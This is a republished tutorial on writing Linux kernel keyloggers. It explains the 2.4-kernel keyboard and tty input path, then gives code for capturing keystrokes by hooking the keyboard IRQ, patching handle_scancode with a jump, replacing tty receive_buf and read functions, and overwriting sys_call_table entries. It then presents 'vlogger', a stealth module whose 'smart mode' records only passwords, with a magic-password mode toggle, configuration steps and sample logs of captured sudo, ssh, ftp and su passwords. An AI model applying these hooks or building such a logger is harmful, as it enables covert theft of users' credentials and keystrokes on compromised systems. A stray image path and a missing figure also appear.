Writting Linux Kernel Keylogger

Revisão, Formatação e Adaptação por Ubiratan Soares (Agosto de 2009)

Contents

1 - Introduction

This article is divided into two parts. The first part of the paper gives an overview on how the linux keyboard driver work, and discusses methods that can be used to create a kernel based keylogger. This part will be useful for those who want to write a kernel based keylogger, or to write their own keyboard driver (for supporting input of non-supported language in linux environment) or to program taking advantage of many features in the Linux keyboard driver.


The second part presents detail of **vlogger,** a smart kernel based linux keylogger, and how to use it. Keylogger is a very interesting code being used widely in honeypots, hacked systems, by white and black hats. As most of us known, besides user space keyloggers (such as *iob, uberkey, unixkeylogger*), there are some kernel based keyloggers. The earliest kernel based keylogger is linspy of halflife which was published in Phrack50 (see [4]). And the recent keylogger is presented in 'Kernel Based Keylogger' paper by mercenary (see [7]) that I found when was writing this paper. The common method of those kernel based keyloggers using is to log user keystrokes by intercepting *sys_read* or *sys_write* system call.

However, this approach is quite unstable and slowing down the whole system noticeably because *sys_read* (or *sys_write*) is the generic read/write function of the system; *sys_read* is called whenever a process wants to read something from devices (such as keyboard, file, serial port). In vlogger, I used a better way to implement it that hijacks the tty buffer processing function.

The reader is supposed to possess the knowledge on Linux Loadable Kernel Module. Articles [1] and [2] are recommended to read before further reading.

2 - How Linux keyboard driver work

Lets take a look at below figure to know how user inputs from console keyboard are processed:



First, when you press a key on the keyboard, the keyboard will send corresponding **scancodes** to **keyboard driver.** A single key press can produce a sequence of up to six scancodes. The *handle_scancode()* function in the keyboard driver parses the stream of scancodes and converts it into a series of key press and key release events called keycode by using a **translation-table** via *kbd_translate()* function. Each key is provided with a unique keycode k in the range 1-127. Pressing key k produces keycode k, while releasing it produces keycode k+128. For example, keycode of ***'a'*** is **30**. Pressing key 'a' produces keycode 30. Releasing 'a' produces keycode 158 (128+30).

Next, keycodes are converted to key symbols by looking them up on the appropriate keymap. This is a quite complex process. There are eight possible modifiers (*shift keys - Shift , AltGr, Control, Alt, ShiftL, ShiftR, CtrlL and CtrlR*), and the combination of currently active modifiers and locks determines the keymap used.

After the above handling, the obtained characters are put into the **raw tty queue** – *tty_flip_buffer.* In the tty line discipline, *receive_buf()* function is called periodically to get characters from *tty_flip_buffer* then put them into tty read queue. When user process want to get user input, it calls *read()* function on stdin of the process. ***sys_read()*** function will calls *read()* function defined in file_operations structure (which is pointed to *tty_read*) of corresponding tty (example */dev/tty0*) to read input characters and return to the process.

The keyboard driver can be in one of 4 modes:

- **scancode** (RAW MODE): the application gets scancodes for input. It is used by applications that implement their own keyboard driver (like X11)
- **keycode** (MEDIUMRAW MODE): the application gets information on which keys (identified by their keycodes) get pressed and released.
- **ASCII** (XLATE MODE): the application effectively gets the characters as defined by the keymap, using an 8-bit encoding.

- **Unicode** (UNICODE MODE): this mode only differs from the ASCII mode by allowing the user to compose UTF8 unicode characters by their decimal value, using Ascii_0 to Ascii_9, or their hexadecimal (4-digit) value, using Hex_0 to Hex_9. A keymap can be set up to produce UTF8 sequences (with a U+XXXX pseudo-symbol, where each X is an hexadecimal digit).

Those modes influence what type of data that applications will get as keyboard input. For more details on scancode, keycode and keymaps, please read [3].

3 - Kernel based keylogger approaches

We can implement a kernel based keylogger in two ways by writing our own keyboard interrupt handler or hijacking one of input processing functions.

3.1 - Interrupt handler

To log keystrokes, we will use our own keyboard interrupt handler. Under Intel architectures, the IRQ of the keyboard controlled is IRQ 1. When receives a keyboard interrupt, our own keyboard interrupt handler read the scancode and keyboard status. Keyboard events can be read and written via port 0x60(Keyboard data register) and 0x64(Keyboard status register).

```
/* below code is intel specific */
#define KEYBOARD_IRQ 1
#define KBD_STATUS_REG 0x64
#define KBD_CNTL_REG 0x64
#define KBD_DATA_REG 0x60

#define kbd_read_input() inb(KBD_DATA_REG)
#define kbd_read_status() inb(KBD_STATUS_REG)
#define kbd_write_output(val) outb(val, KBD_DATA_REG)
#define kbd_write_command(val) outb(val, KBD_CNTL_REG)

/* register our own IRQ handler */
request_irq(KEYBOARD_IRQ, my_keyboard_irq_handler, 0, "my keyboard", NULL);
```

In ***my_keyboard_irq_handler()***:

```
    scancode = kbd_read_input();
    key_status = kbd_read_status();
    log_scancode(scancode);
```

This method is platform dependent. So it won't be portable among platforms. And you have to be very careful with your interrupt handler if you don't want to crash your box.

3.2 - Function hijacking

Based on the Figure 1, we can implement our keylogger to log user inputs by hijacking one of *handle_scancode()*, *put_queue()*, *receive_buf()*, *tty_read()* and *sys_read()* functions. Note that we can't intercept *tty_insert_flip_char()* function because it is an INLINE function.

3.2.1 - handle_scancode

This is the entry function of the keyboard driver (see **keyboard.c**). It handles scancodes which are received from keyboard.

# /usr/src/linux/drives/char/keyboard.c
void handle_scancode(unsigned char scancode, int down);

We can replace original handle_scancode() function with our own to logs all scancodes. But *handle_scancode()* function is not a global and exported function. So to do this, we can use kernel function hijacking technique introduced by Silvio (see [5]).

```
/* below is a code snippet written by Plasmoid */
static struct semaphore hs_sem, log_sem;
static int logging=1;

#define CODESIZE 7
static char hs_code[CODESIZE];
static char hs_jump[CODESIZE] =
        "\xb8\x00\x00\x00\x00"     /*     movl   $0,%eax  */
        "\xff\xe0"                 /*     jmp    *%eax    */
  ;

void (*handle_scancode) (unsigned char, int) =
         (void (*)(unsigned char, int)) HS_ADDRESS;

void _handle_scancode(unsigned char scancode, int keydown)
{
        if (logging && keydown)
           log_scancode(scancode, LOGFILE);

        /*
         * Restore first bytes of the original handle_scancode code.  Call
         * the restored function and re-restore the jump code.  Code is
         * protected by semaphore hs_sem, we only want one CPU in here at a
         * time.
         */
        down(&hs_sem);

        memcpy(handle_scancode, hs_code, CODESIZE);
        handle_scancode(scancode, keydown);
        memcpy(handle_scancode, hs_jump, CODESIZE);

        up(&hs_sem);
}

HS_ADDRESS is set by the Makefile executing this command
HS_ADDRESS=0x$(word 1,$(shell ksyms -a | grep handle_scancode))
```

Similar to method presented in 3.1, the advantage of this method is the ability to log keystrokes under X and the console, no matter if a tty is invoked or not. And you will know exactly what key is pressed on the keyboard (including special keys such as *Control, Alt, Shift, Print Screen*). But this method is platform dependent and won't be portable among platforms. This method also can't log keystroke of remote sessions and is quite complex for building an advance logger.

3.2.2 - put_queue

This function is called by *handle_scancode()* function to put characters into *tty_queue*.

# /usr/src/linux/drives/char/keyboard.c
void put_queue(int ch);

To intercept this function, we can use the above technique as in section (3.2.1).

3.2.3 - receive_buf

receive_buf() function is called by the low-level tty driver to send characters received by the hardware to the line discipline for processing.

```
# /usr/src/linux/drivers/char/n_tty.c */
static void n_tty_receive_buf(struct tty_struct *tty, const ,unsigned char *cp, char *fp, int count)
```

cp is a pointer to the buffer of input character received by the device. fp is a pointer to a pointer of flag bytes which indicate whether a character was received with a parity error, etc. Lets take a deeper look into tty structures

```
# /usr/include/linux/tty.h
struct tty_struct {
        int     magic;
        struct tty_driver driver;
        struct tty_ldisc ldisc;
        struct termios *termios, *termios_locked;
        ...
}

# /usr/include/linux/tty_ldisc.h
struct tty_ldisc {
        int     magic;
        char    *name;
        ...
        void    (*receive_buf)(struct tty_struct *,
                        const unsigned char *cp, char *fp, int count);
        int     (*receive_room)(struct tty_struct *);
        void    (*write_wakeup)(struct tty_struct *);
};
```

To intercept this function, we can save the original tty*receive_buf()* function then set **ldisc.receive_buf** to our own *new_receive_buf()* function in order to logging user inputs.

Example: to log inputs on the tty0

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;
old_receive_buf = tty->ldisc.receive_buf;
tty->ldisc.receive_buf = new_receive_buf;

void new_receive_buf(struct tty_struct *tty, const unsigned char *cp, char *fp, int count)
{
        logging(tty, cp, count);     //log inputs

        /* call the original receive_buf */
        (*old_receive_buf)(tty, cp, fp, count);
}
```

3.2.4 - tty_read

This function is called when a process wants to read input characters from a tty via *sys_read()* function.

```
# /usr/src/linux/drives/char/tty_io.c
static ssize_t tty_read(struct file * file, char * buf, size_t count, loff_t *ppos)
static struct file_operations tty_fops = {
        llseek:         tty_lseek,
        read:           tty_read,
        write:          tty_write,
        poll:           tty_poll,
        ioctl:          tty_ioctl,
        open:           tty_open,
        release:tty_release,
        fasync:         tty_fasync,
};
```

To log inputs on the tty0:

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
old_tty_read = file->f_op->read;
file->f_op->read = new_tty_read;
```

3.2.5 - sys_read/sys_write

We will intercept ***sys_read / sys_write*** system calls to redirect it to our own code which logs the content of the read/write calls. This method was presented by halflife in Phrack 50 (see [4]). I highly recommend reading that paper and a great article written by pragmatic called "Complete Linux Loadable Kernel Modules" (see [2]).

The code to intercept sys_read/sys_write will be something like this:

```
extern void *sys_call_table[];
original_sys_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = new_sys_read;
```

4 - vlogger

This part will introduce my kernel keylogger which is used method described in section 3.2.3 to acquire more abilities than common keyloggers used *sys_read/sys_write* syscall replacement approach. I have tested the code with the following versions of linux kernel: 2.4.5, 2.4.7, 2.4.17 and 2.4.18.

4.1 - The syscall/tty approach

To logging both local (logged from console) and remote sessions, I chose the method of intercepting **receive_buf()** function (see 3.2.3).

In the kernel, **tty_struct** and **tty_queue** structures are dynamically allocated only when the tty is open. Thus, we also have to intercept sys_open syscall to dynamically hooking the*receive_buf()* function of each tty or pty when it's invoked.

```
// to intercept open syscall
original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;

// new_sys_open()
asmlinkage int new_sys_open(const char *filename, int flags, int mode)
{
...
        // call the original_sys_open
        ret = (*original_sys_open)(filename, flags, mode);

        if (ret >= 0) {
                struct tty_struct * tty;
...
                file = fget(ret);
                tty = file->private_data;
                if (tty != NULL &&
...
                        tty->ldisc.receive_buf != new_receive_buf) {
...
                                // save the old receive_buf
                                old_receive_buf = tty->ldisc.receive_buf;
...

                     /*
                      * init to intercept receive_buf of this tty
                      * tty->ldisc.receive_buf = new_receive_buf;
                      */
                        init_tty(tty, TTY_INDEX(tty));
                }
...
}

// our new receive_buf() function
void new_receive_buf(struct tty_struct *tty, const unsigned char *cp,
                                                char *fp, int count)
{
        if (!tty->real_raw && !tty->raw)    // ignore raw mode
                // call our logging function to log user inputs
                vlogger_process(tty, cp, count);
        // call the original receive_buf
        (*old_receive_buf)(tty, cp, fp, count);
}
```

4.2 - Features

(1) Logs both local and remote sessions (via tty & pts)
(2) Separate logging for each tty/session. Each tty has their own logging buffer.
(3) Nearly support all special chars such as arrow keys (left, right, up,down), F1 to F12, Shift+F1 to Shift+F12, Tab, Insert, Delete, End,Home, Page Up, Page Down, BackSpace, etc.
(4) Support some line editing keys included CTRL-U and BackSpace.
(5) Timestamps logging, timezone supported (ripped off some codes from libc).
(6) Multiple logging modes
(7) **dumb mode:** logs all keystrokes

(8) **smart mode:** detects password prompt automatically to log user/password only. I used the similar technique presented in "Passive Analysis of SSH (Secure Shell) Traffic" paper by Solar Designer and Dug Song (see [6]). When the application turns input echoing off, we assume that it is for entering a password.
(9) **normal mode**: disable logging

You can switch between logging modes by using a magic password.

```
#define VK_TOGLE_CHAR       29        // CTRL-]
#define MAGIC_PASS  "31337"           // to switch mode, type MAGIC_PASS
                                      // then press VK_TOGLE_CHAR key
```

4.3 - How to use

Change the following options

```
// directory to store log files
#define LOG_DIR "/tmp/log"

// your local timezone
#define TIMEZONE     7*60*60          // GMT+7

// your magic password
#define MAGIC_PASS  "31337"
```

Below is how the log file looks like:

```
[root@localhost log]# ls -l
total 60
-rw-------    1 root    root       633 Jun 19 20:59 pass.log
-rw-------    1 root    root     37593 Jun 19 18:51 pts11
-rw-------    1 root    root        56 Jun 19 19:00 pts20
-rw-------    1 root    root       746 Jun 19 20:06 pts26
-rw-------    1 root    root       116 Jun 19 19:57 pts29
-rw-------    1 root    root      3219 Jun 19 21:30 tty1
-rw-------    1 root    root     18028 Jun 19 20:54 tty2
```

- in dumb mode

```
[root@localhost log]# head tty2                    // local session
<19/06/2002-20:53:47 uid=501 bash> pwd
<19/06/2002-20:53:51 uid=501 bash> uname -a
<19/06/2002-20:53:53 uid=501 bash> lsmod
<19/06/2002-20:53:56 uid=501 bash> pwd
<19/06/2002-20:54:05 uid=501 bash> cd /var/log
<19/06/2002-20:54:13 uid=501 bash> tail messages
<19/06/2002-20:54:21 uid=501 bash> cd ~
<19/06/2002-20:54:22 uid=501 bash> ls
<19/06/2002-20:54:29 uid=501 bash> tty
<19/06/2002-20:54:29 uid=501 bash> [UP]

[root@localhost log]# tail pts11          // remote session
<19/06/2002-18:48:27 uid=0 bash> cd new
<19/06/2002-18:48:28 uid=0 bash> cp -p ~/code .
<19/06/2002-18:48:21 uid=0 bash> lsmod
<19/06/2002-18:48:27 uid=0 bash> cd /va[TAB][^H][^H]tmp/log/
<19/06/2002-18:48:28 uid=0 bash> ls -l
<19/06/2002-18:48:30 uid=0 bash> tail pts11
<19/06/2002-18:48:38 uid=0 bash> [UP] | more
<19/06/2002-18:50:44 uid=0 bash> vi vlogertxt
<19/06/2002-18:50:48 uid=0 vi> :q
<19/06/2002-18:51:14 uid=0 bash> rmmod vlogger
```

- in smart mode

```
[root@localhost log]# cat pass.log
[19/06/2002-18:28:05 tty=pts/20 uid=501 sudo]
USER/CMD sudo traceroute yahoo.com
PASS 5hgt6d
PASS

[19/06/2002-19:59:15 tty=pts/26 uid=0 ssh]
USER/CMD ssh guest@host.com
PASS guest

[19/06/2002-20:50:44 tty=pts/29 uid=504 ftp]
USER/CMD open ftp.ilog.fr
USER Anonymous
PASS heh@heh

[19/06/2002-20:59:54 tty=pts/29 uid=504 su]
USER/CMD su -
PASS asdf1234
```

Please check http://www.thc.org/ for update on the new version of this tool.

5 - Greets

Thanks to plasmoid, skyper for your very useful comments
Greets to THC, vnsecurity and all friends
Finally, thanks to mr. thang for english corrections

6 - References

1) Linux Kernel Module Programming;
   http://www.tldp.org/LDP/lkmpg/
2) Complete Linux Loadable Kernel Modules - Pragmatic
   http://www.thc.org/papers/LKM_HACKING.html
3) The Linux keyboard driver - Andries Brouwer
   http://www.linuxjournal.com/lj-issues/issue14/1080.html
4) Abuse of the Linux Kernel for Fun and Profit - Halflife
   http://www.phrack.com/phrack/50/P50-05
5) Kernel function hijacking - Silvio Cesare
   http://www.big.net.au/~silvio/kernel-hijack.txt
6) Passive Analysis of SSH (Secure Shell) Traffic - Solar Designer
   http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt
7) Kernel Based Keylogger - Mercenary
   http://packetstorm.decepticons.org/UNIX/security/kernel.keylogger.txt